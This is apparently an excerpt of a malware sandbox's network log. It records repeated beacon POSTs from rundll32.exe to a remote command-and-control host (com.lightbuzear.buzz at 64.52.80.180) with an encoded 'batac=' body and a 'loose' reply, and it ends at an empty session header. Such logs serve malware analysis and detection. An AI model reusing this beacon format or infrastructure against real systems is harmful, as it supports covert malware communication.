2022-08-14 06:39:56 UTC	48	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:57 UTC	49	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:56 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:57 UTC	49	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.22	49201	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:57 UTC	49	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:57 UTC	49	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:58 UTC	50	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:58 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:58 UTC	51	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49175	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:28 UTC	6	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:28 UTC	7	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:29 UTC	8	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:29 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:29 UTC	8	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.22	49202	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:58 UTC	51	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:58 UTC	51	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:59 UTC	52	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:59 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:59 UTC	52	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.22	49203	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:59 UTC	52	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:59 UTC	53	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:00 UTC	54	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:00 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:00 UTC	54	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.22	49204	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:00 UTC	54	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:00 UTC	54	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:01 UTC	55	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:01 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:01 UTC	56	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.22	49205	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:01 UTC	56	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:01 UTC	56	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:02 UTC	57	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:02 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:02 UTC	57	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.22	49206	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:03 UTC	57	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:03 UTC	58	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:03 UTC	59	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:03 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:03 UTC	59	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.22	49207	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:04 UTC	59	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:04 UTC	59	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:04 UTC	60	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:04 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:04 UTC	61	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.22	49208	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:05 UTC	61	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:05 UTC	61	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:05 UTC	62	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:05 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:05 UTC	62	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.22	49209	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:06 UTC	62	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:06 UTC	63	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:06 UTC	64	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:06 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:06 UTC	64	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.22	49210	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
